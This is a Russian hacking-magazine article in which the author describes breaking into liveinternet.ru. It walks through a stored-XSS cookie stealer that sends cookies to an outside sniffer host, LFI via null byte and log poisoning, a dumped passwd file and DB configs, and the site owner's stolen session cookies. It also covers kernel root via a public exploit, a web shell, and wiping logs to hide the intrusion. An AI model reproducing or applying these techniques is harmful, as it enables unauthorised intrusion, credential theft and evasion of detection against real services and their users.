Cyber-Punk (cyber-punk@xakep.ru, 0x0000ed.com)

Прощай, Лирушечка!

ИСТОРИЯ ВЗЛОМА ПОПУЛЯРНОГО БЛОГОХОСТИНГА LIVEINTERNET.RU

В ноябре прошлого года я обнаружил интересную уязвимость на одном из крупнейших порталов рунета — сайте liveinternet.ru. Она предоставляла возможности для заливки веб-шелла, доступа к БД с пользователями и даже получения привилегий рута на сервере! Об истории открытия и развития этого бага сейчас и пойдет речь.

КОРОТКО О ГЛАВНОМ

Для начала нельзя не сказать пару слов о самом ресурсе Liveinternet.ru (он же лиру или лирушечка). Многие используют его как сервис для сбора и анализа статистики посещений сайта, хотя это еще и огромная блогосеть со своим мылом (основано на Google Apps) и поисковой системой. Но, как известно, даже на крупных ресурсах вполне могут встретиться уязвимости вроде банальных XSS или LFI. Собственно, решение о проверке знаменитой лирушечки на уязвимости пришло спонтанно. Мне стало интересно, защищен ли такой крупный проект от возможности взлома на достаточно простом уровне? Итак, для начала мы с приятелем начали руками тестировать данный ресурс на XSS. Спустя пару часов нашей маленькой командой были найдены две пассивки и две активки. Одна активка находилась прямо в личных сообщениях (то есть стоило отправить письмо любому пользователю, как у него в браузере выполнился бы зловредный js-код). Другая активка присутствовала в настройках пользователя (о ней речь пойдет немного ниже).
Дальше мы составили простую схему захвата печенек админа сайта:

1. Криптуем код снифера.
2. Отправляем личное сообщение администратору (причем даже не обязательно, чтобы он ответил на наш месседж, достаточно просто открыть сообщение).
3. Когда администратор заходит в «Новые сообщения», выполняется наш зловред.
4. Profit!

Недолго думая, мы воплотили наш коварный план в жизнь (здесь я не буду описывать схему проведения XSS и код снифера, так как эта тема уже неоднократно поднималась в журнале). Через день админ открыл наше личное сообщение, и мы получили заветные печеньки на мыло. Вот тут-то и началось самое интересное.

АДМИНКА

Вставив полученные печеньки в браузер и обновив страницу, я увидел то, ради чего стоило так стараться, — внизу каждой страницы выводилась многочисленная отладочная инфа. Посмотреть на вывод SQL-запросов при просмотре личных сообщений ты можешь на соответствующем скриншоте. Дальше, после детального изучения полученной информации, я заинтересовался, можно ли протроянить админку через вторую активку, которая находилась в настройках пользователя в опции «Искать упоминания» и позволяла подключать js-файлы с посторонних хостов? Содержание моего коварного сценария было простым:

```
<?php

        // Мы хотим видеть все ошибки
        error_reporting( E_ALL );
        ini_set('display_errors', '1');

        // Мыло админа сервера
        define('COMPANY_MAIL', 'da@linkycat.com');
        if ( !defined('LANG') )
                define('LANG', 'ru');

        // Настройки для доступа к БД 'ib_host1'
        define('DB_HOST_SERVER', 'localhost');
        define('DB_HOST_USER', 'gmail');
        define('DB_HOST_PASS', [redacted]);
        define('DB_HOST_NAME', 'gmail');
        define('DB_HOST_PREFIX', 'li_gmail.h1tbl_');

        // Определяем с какого хоста нас запустили
        define('SITE_URL', 'http://' . $_SERVER['HTTP_HOST'] );
        define('DB_PREFIX', 'gmail_');

        // Определяем где на сервере мы находимся
        $arr = pathinfo(__FILE__);
        $arr = pathinfo($arr['dirname']);
        define('SITE_PATH', '/home/gmail/g.liveinternet.ru/');
        define('PATH_2_LOGS', SITE_PATH.'logs/');

        $GLOBALS['PAGE_TIME'] = gettimeofday();
        if (!defined('__request_timestamp__'))
                define('__request_timestamp__', $GLOBALS['PAGE_TIME']['sec']);
```

Конфиги БД

```
<script>
document.forms[0].mynames.value='валез, валентин любимов,
                                 валезу, валеза, валезом';
img = new Image();
img.src = "http://sniffer.ru/sniff.gif?"+document.cookie;
</script>
```

Строка со значениями «валез, валентин любимов, валезу, валеза, валезом» (Валентин Любимов aka ValeZ — создатель и руководитель Liveinternet.ru, известный веб-предприниматель) была нужна для того, чтобы скрыть зловред и показать администратору оригинальное значение поля «Искать упоминания» в его профайле. Таким образом, даже если бы админ изменил пароль, то к нам на снифер все равно пришли бы его кукисы.

НЕДОЛГИЙ ПУТЬ К ВЕБ-ШЕЛЛУ

После успешного создания «закладки» в аккаунте администратора я продолжил изучать ресурс и набрел на раздел «Приложения». Возможно, изначально он задумывался как аналог приложений

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news:/usr/cpp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin rpm:x:37:37::/var/lib/rpm:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/sbin/nologin vcsa:x:69:69:virtual console memory
owner:/dev:/sbin/nologin mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin rpc:x:32:32:Rpcbind
Daemon:/var/lib/rpcbind:/sbin/nologin tcpdump:x:72:72::/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin sshd:x:74:74:Privilege-separated
SSH:/var/empty/sshd:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin nfsnobody:x:4294967294:4294967294:Anonymous NFS
User:/var/lib/nfs:/sbin/nologin haldaemon:x:68:68:HAL daemon:/:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
apache:x:48:48:Apache:/var/www:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin/nologin lev:x:501:501::/home/lev:/bin/bash kocmoc:x:502:502::/home/kocmoc:/bin/bash
liru:x:503:503::/home/liru:/bin/bash zabbix:x:499:498:Zabbix Monitoring System:/var/lib/zabbix:/sbin/nologin gmail:x:504:504::/home/gmail:/bin/bash
ibravo:x:505:505::/home/ibravo:/bin/bash lighttpd:x:498:497:lighttpd web server:/srv/www/lighttpd:/sbin/nologin postfix:x:89:89::/var/spool/postfix:/sbin/nologin
todo:x:506:506::/home/todo:/bin/bash cacti:x:497:496::/usr/share/cacti:/sbin/nologin named:x:25:25:Named:/var/named:/sbin/nologin avahi:x:70:70:Avahi
daemon:/:/sbin/nologin xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin munin:x:496:495:Munin user:/var/lib/munin:/sbin/nologin
testdesign:x:507:507::/home/testdesign:/bin/bash opensocial:x:508:508::/home/opensocial:/bin/bash pb:x:509:509::/home/pb:/bin/bash
xasan:x:510:510::/home/xasan:/bin/bash comments:x:511:511::/home/comments:/bin/bash ldap:x:55:55:LDAP User:/var/lib/ldap:/bin/false
backup:x:512:512::/home/backup:/bin/bash counter:x:513:513::/home/counter:/bin/bash
Fatal error: Class '../../../../etc/passwd' not found in /home/opensocial/apps/index.php on line 14
```

LFI в apps.li.ru

WSO с правами рута на сервере li.ru

«ВКонтакте», «Одноклассников» и подобного, но в дальнейшем превратился в банальную систему для отправки подарков и остальных примочек, которые так нравятся девочкам. Но что самое интересное — приложения задействуют данные самого пользователя, а также в них имеются многочисленные активки (но это, естественно, меня уже интересовало в меньшей степени).

Итак, немного поизучав приложения и их взаимодействие с сервером, я нашел LFI на домене apps.li.ru. Вывод ошибок был отключен, так что пришлось действовать вслепую. Сначала я подставил файл с расширением, но он не проинклудился, и тогда я решил воспользоваться нулл-байтом. Он-то мне и помог проинклудить всем известный /etc/passwd:

```
apps.li.ru/index.php?s=../../../../../../../etc/passwd%00
```

Уязвимость была довольно банальной, что меня удивило. Кто бы мог подумать, что на столь крупном портале могут существовать баги, которые даже новичками не должны допускаться. Но дальше — больше! После успеха с нулл-байтом я попробовал залиться через /proc/self/environ и /proc/self/cmdline, однако все мои попытки не увенчались успехом. Необходимо было найти действительно полезный файл, поэтому я и вспомнил о возможности реализации LFI через логи веб-сервера:

```
apps.li.ru/index.php?s=../../../../../../../apache/logs/
error.log%00
```


Кстати, уже после заливки я решил заглянуть в сам уязвимый файл:

```
$bShowDefault = false;
$show         = Func::POSTGET('s');
$ev           = Func::POSTGET('ev');
$content      = '';

if(file_exists(SITE_PATH.'modules/'.$show.'/'.$show.
  '.class.php'))
{
  include(SITE_PATH.'modules/'.$show.'/'.$show.'.class.php');
  $oClass = &new $show;
  $content = $oClass->dispatcher();
}
else
{
  $bShowDefault = true;
}
```

Как видишь, в этом коде просто-напросто отсутствует фильтрация. Позже, когда я сообщил администратору ресурса о найденных уязвимостях, он добавил в этот исходник вот такую строчку:

```
if ($show) && preg_match('/^[a-z\-\_]+$/i', $show))
{ ... }
```



Интересные таблицы в БД

GIVE ME MORE!

Итак, у нас уже есть шелл на сервере li.ru (что не могло не радовать), однако нужно было двигаться дальше. Как показал вывод команды

```
uname -a
```

ядро — старое, и его вполне можно было порутать:

```
Linux r06.rax.ru 2.6.21-1.3228.fc7 #1 SMP Tue Jun 12
14:56:37 EDT 2007 x86_64.
```


Что я, в принципе, и сделал, используя известный эксплойт vmsplice:

```
sh-3.2$ gcc 1.c -o 1
sh-3.2$ ./1
...
sh-3.2# id
uid=0(root) gid=0(root) groups=48(apache)
```

Дальше, чтобы упростить работу с root-правами, я воспользовался модифицированным шеллом WSO (bit.ly/GCa7xM) и через несколько минут мог свободно рулить всем сервером через веб. Затем я нашел конфиги, из которых можно было узнать пароль рута от БД mysql. Это был bash-скрипт для бэкапа:

```
/home/backup/do-backup.sh
```


Кстати, надо отдать должное админам — сбрутить пароли, прописанные в скрипте, было бы достаточно проблематично. Вообще на сервере было еще много любопытного, но я решил остановиться, перевести дух и детальнее изучить БД. База оказалась довольно интересной. Весила она много, поэтому я решил просмотреть



Протрояниваем админку через вторую активную XSS

```
IP адрес :  ; Хост  ; Дата : 05:26:33-07.02.12
Браузер : Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.7 (KHTML, like Gecko) Chrome/16.0.912.77 Safari/535.7
Удаленный порт : 57494; Тип соединения :
Откуда пришёл : http://www.liveinternet.ru/journal_settings.php?journalid=739
Строка запроса : lang=ru
bbadminon=1
bbuserid=739
bbpassword=757ca319ce3e
bbusername=ValeZ
locid=0
adv-uid=b1394.2ebb37.31f17
chbx=guest
```

Кукисы админа



Мы в аккаунте администратора ValeZ

только лишь ее малую часть. Как я уже писал выше, почта li.ru хостится в Google Apps (g.liveinternet.ru — это почтовый сервис проекта). Однако вся авторизация проходит именно через сам li.ru, а куки устанавливаются скриптом setcookie.php, находящимся на порутанном серваке. Таким образом можно было с легкостью перехватить сессию и поиметь около 100к (а может и больше) аккаунтов li.ru, что называется, не отходя от кассы :). Не менее занимательными были таблицы Users, liru_users и gmail_cookies (снова смотри на скриншот). Также я обратил внимание на один текстовый файл, который лежал в корне сайта и был доступен извне, — там нас ожидала очень любопытная инфа:

```
...пропущено много информации...
$_POST: Array
(
    [login] => NickName
    [domain] => li.ru
    [password] => tut_pass
    [password_re] => tut_pass
    [name] => Оксана
...пропущено много информации...
)
IP: Array
(
    [ext_ip] => 91.xxx.xxx.236
    [int_ip] => 91.xxx.xxx.236
)
```

Как ты уже понял, в этот таинственный файл в режиме онлайн записывались POST-запросы с попытками авторизации и регистрации пользователей сайта! Таким образом мы спокойно могли бы перехватить сессию или пасс юзера, которые записывались в лог в открытом виде, даже без получения доступа на сервер! Осознав, что похек вышел полным, окончательным и бесповоротным, я решил остановиться и убрать за собой. В этом мне помог логклинер от Shad0S (goo.gl/Fe5nj):

```
sh-3.2# ./log -u root -a 100.100.10.1
...
[ OK ]
cat /tmp/tmpfileZo5XYX > /var/log/secure
secure cleaning
[ OK ]
...
cat /tmp/tmpfileMdZUcC > /etc/httpd/logs/error_log
apache logs cleaning
[ OK ]
```

НАПОСЛЕДОК

Так закончился этот занимательный взлом крупнейшего (PR 9, ТИц 43 000) ресурса liveinterenet.ru. Естественно, обо всех багах мы сообщили администратору портала, после чего все найденные уязвимости были оперативно закрыты. Как видишь, даже такие популярные и авторитетные проекты, как любимая многими лирушечка, вполне могут иметь банальные (а иногда и просто глупые) баги.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни авторы не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

WWW

Первый вариант запуска WSO от имени root: goo.gl/hLQHC.

Второй вариант, который мне, в отличие от первого, помог: goo.gl/oSXc6.

Еще один вариант, от Boolean: goo.gl/DtJzy.

DVD

На нашем диске ты найдешь видеоролик с Proof of Concept получения прав рута на сервере li.ru.

INFO

В процессе пентеста не забывай про файл .bash_history: зачастую в нем находится много полезной информации.